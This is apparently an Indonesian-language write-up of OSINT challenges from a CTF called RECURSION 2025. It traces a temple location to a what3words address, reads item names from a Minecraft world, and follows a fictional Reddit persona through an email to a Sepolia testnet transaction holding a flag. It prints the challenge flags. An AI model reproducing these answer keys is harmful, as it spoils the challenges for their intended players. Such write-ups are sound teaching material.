
Nah disini kita deduksi berdasarkan posisi candi prambanan nya:



Yang merah itu pasti candi prambanan nya, dan ada jalan yang melengkung, setelah cari di sekitar prambanan ada posisi yang cocok di gmaps:


Bumi Perkemahan Prambanan
COLOR RUN PRAMBANAN
YAKARTA
Vishnu Temple
Garuda Temple
Shiva Temple
Prambanan Temple
Ornately decorated ancient Hindu temple
Perwara Temple
ahma Temple
Layers
Penangkaran Rusa Prambanan
Jl. Candi Sewu
Delapan Barbershop & Shoescare Pran
Google
Imagery ©2025 Airbus, Imagery ©2025 Airbus, Maxar Technologies, Map data ©2025 Indonesia Terms Privacy Send Product Feedback 20 m

Dan kita tinggal coba-coba aja di what3words, dan saya kebetulan langsung dapat di first try :v


RECURSION 2025
RECURSION 2025
EXIF GPS to Decimal Conversion
7°45'04.4"S 110°29'29.8"E - Goo
what3words /// The simplest wa
https://what3words.com/paddock.revived.impresses
what3words
Map
App
Business
Developer
Share
Navigate
Save
CENTRAL JAVA
SPECIAL REGION OF YOGYAKARTA
Google
Keyboard shortcuts Map Data ©2025 Imagery ©2025 Airbus, Maxar Technologies Terms Report a map error
what3words ★★★★★
Navigation & Maps
Open in the app
App Store
Google Play

///paddock.revived.impresses

Yaitu paddock.revived.impresses, dan wrap dengan format flag

Small House

Flag: RECURSION{two_beds_in_a_small_home}

Deskripsi

by **ztz**

So me and my friend are building a small house in Minecraft with two beds and a chest, but the house is too small to fit everything. I need your help to reconstruct the house so that we can fit everything inside. Here is the location of the house `1, 6` in `r.0.0`.

Note:


- You don't need the Minecraft game to solve this challenge.
- Add underscore to separate words in the flag.

Informasi Terkait Soal

Diberikan .zip file untuk worldnya.

Solusi

Karena udah punya minecraft jadinya login :v
Aslinya bisa pake NBTExplorer / Unmined dan sebagainya.



Ambil huruf pertama dari setiap item > **twobedsinasmallhome**

Mission Difference

Flag: RECURSION{4h_i_th0ught_you_w4nt3d_t0_g1ve_m3_som3_ETH}

Deskripsi

by **ztz**


I want to use **Mission Difference 674** name but it's already taken :(.

Note:

- Maybe you need to log into the **Social Media** website you found.
- Flag is in plain sight?
- There will be a hint for each step.

Pendekatan

Kita langsung coba search saja, dan muncullah akun Reddit.



missiondifference674


Mungkin maksud Anda adalah: *mission difference 674*

Reddit
https://www.reddit.com › user › MissionDifference674
ztz (u/MissionDifference674)
Selling/trading these horses! MissionDifference674 commented 6 mo. ago.

Reddit · r/git
30+ komentar · 2 tahun yang lalu
best git client/gui? : r/git
Git Tower is my favourite client. But it's expensive and recently I've switched to IntelliJ built-in one.
37 jawaban · Jawaban teratas: magit: https://magit.vc/
How do you transfer files on the server to local? - Reddit 55 jawaban 26 Feb 2024
Flask App CTF problem : r/securityCTF - Reddit 5 jawaban 26 Okt 2024
Telusuran lainnya dari www.reddit.com

X · menyebrang
1 rb+ pengikut
menyebrang - nabil
professional procrastinator, doomscroller, and full-time IMAX advocate.

disuruh mentor daftar



ztz
u/MissionDifference674

r/securityCTF • Flask App CTF problem
MissionDifference674 commented 5 mo. ago
oo this from spookyctf?
1

r/HorseLifeHQ • Selling/trading these horses!
MissionDifference674 commented 6 mo. ago
How do you get a kelpie with two genders?
1

r/selfhosted Join • 1y ago
How do you transfer files on the server to local?

ztz
Reddit Custom Feed is so goated fr


7	0	Nov 4, 2021
Post karma	Comment karma	Cake day

ACHIEVEMENTS
Person of Interests, 100-Day Streak, 75-Day Streak, +16 more

LINKS
ZTzTopia
GitHub

FEEDS CREATED BY MISSIONDIFFERENCE674
Artificial intelligence
2 communities
Game of Thrones
10 communities
Terraria
2 communities

Disini untuk desc/bio user ztz cukup menarik, “Reddit Custom Feed is so goated fr”. Sesuai pernyataan kita coba cek satu-satu, dan ada subreddit bernama learncpp344 yang cukup sus.



Programming
Created by MissionDifference674

r/ProgrammerHumor Join • 10h ago
tariffsOnYourSpreadsheets
15K 172 comments

r/learncpp344 Join • 19h ago
Hello
2 0 comments

r/programminghorror Join • 3d ago
This doesn't seem like a good idea
685 45 comments

r/ProgrammerHumor Join • 7h ago
cramming
2.3K 36 comments

r/ProgrammerHumor Join • 13h ago
vscodeUpdatesBeLike


Programming

0	3
Followers	Communities

COMMUNITIES
r/ProgrammerHumor
4,392,887 members
r/learncpp344
10 members
r/programminghorror
366,991 members

CREATOR
MissionDifference674

Reddit Rules Privacy Policy User Agreement
Reddit, Inc. © 2025. All rights reserved.



r/learncpp344

u/Naive-Nectarine-2386 • 19h ago
Hello
2 0 comments


learncpp344
Learning CPP or CTF?
Created Mar 5, 2025
Public

10	5
Members	Pencari FLAG 💀

MODERATORS
u/Naive-Nectarine-2386

Part of HCS

Seharusnya ini jalan yang benar, karena online user > Pencari FLAG 💀, ditambah deskripsi subreddit juga. Kita coba cek post, tidak ada yang menarik, kita coba cek user **Naive-Nectarine-2386:**



Naive-Nectarine-2386
u/Naive-Nectarine-2386

Overview | Posts | Comments

r/learncpp344 • 19h ago
Hello
2 · 0 comments · Share · Save · Hide · Report

u/Naive-Nectarine-2386 • 20h ago
Learning ETH
1 · 0 comments · Share · Save · Hide · Report

Naive-Nectarine-2386

Contact me at halenaelesa@gmail.com

2	0	Apr 4, 2025
Post karma	Comment karma	Cake day


ACHIEVEMENTS
Banana Baby, Feed Finder, Newcomer, +2 more
View your achievements

MODERATOR OF THESE COMMUNITIES
r/learncpp344
10 members

TROPHY CASE
New User

Reddit Rules Privacy Policy User Agreement
Reddit, Inc. © 2025. All rights reserved.

Jujur yang bagian ini rada guessy, ada email di desc/bio user. Kemarin iseng iseng aja ngirim email siapa tau mirip machine HTB, eh....



Hello!! Re: flag

Lyanna
to me

Dear Wanderer,

I hope you're doing well! I wouldn't normally ask, i just need a tiny bit of ETH.

Would you be willing to send a small amount (even **0.001 ETH** would help!) to my address?


📌 **ETH Address:** `0xc13Fbc18a3a06C8C0521F8026714DbcD8a7e34c3`

It's all in good fun, and I'd really appreciate the assist. I owe you one.

Thanks a ton! Let me know if you can help.

Best,
Halena Elesa

Ada email yang masuk beneran 😭
Ada address ETH jadi kita coba langsung ke Etherscan:



Address 0xc13Fbc18a3a06C8C0521F8026714DbcD8a7e34c3

Overview

ETH BALANCE
0.311646251639355622 ETH

More Info

TRANSACTIONS SENT
Latest: 2 days ago ↗ First: 2 days ago ↗

FUNDED BY
0x9a0C272b...EcB561d55 at txn 0x6d8de8ae11...

Multichain Info


N/A

Latest 9 from a total of 9 transactions

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0xdbbe08fbe7f...	Set Message	8050177	2 days ago	0xc13Fbc18...D8a7e34c3	OUT	0x4D627677...622047E31	0 ETH	0.00006643
0xa31e8a5591...								0.00005493
0x60b418d1e8...								0.00104594

This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

Disini kemarin kita mencari dari masing-masing transaction, akhirnya di transaction kedua terakhir:



Transaction Details

TRANSACTION ACTION
Call 0x60806040 Method by 0xc13Fbc18...D8a7e34c3

[This is a Sepolia **Testnet** transaction only]

Transaction Hash: 0xdf8e5b2f1bad453aa5ba23bc1ef6ee070a78f0a0f14f5e65773b0331b1369764

Status: Success

Block: 8050118 17352 Block Confirmations

Timestamp: 2 days ago (Apr-04-2025 04:17:48 PM UTC)

From: 0xc13Fbc18a3a06C8C0521F8026714DbcD8a7e34c3

To: [0x3678d2efb028b568c586de81c85357dcf3767d45 Created]

Value: 0 ETH

Transaction Fee: 0.000974634902551541 ETH

Gas Price: 2.021774689 Gwei (0.000000002021774689 ETH)

Gas Limit & Usage by Txn: 487,062 | 482,069 (98.97%)

Gas Fees: Base: 1.021774689 Gwei | Max: 3.15120745 Gwei | Max Priority: 1 Gwei

Burnt & Txn Savings Fees: Burnt: 0.000492565902551541 ETH ($0.00) Txn Savings: 0.000544464521662509 ETH ($0.00)

Other Attributes: Txn Type: 2 (EIP-1559) Nonce: 0 Position In Block: 54

Input Data:

```
0x6080604052348015610 00f575f5ffd5b50604051610af4380380610af48339818101604052810190610031919061019356 5b805f908161003f9190
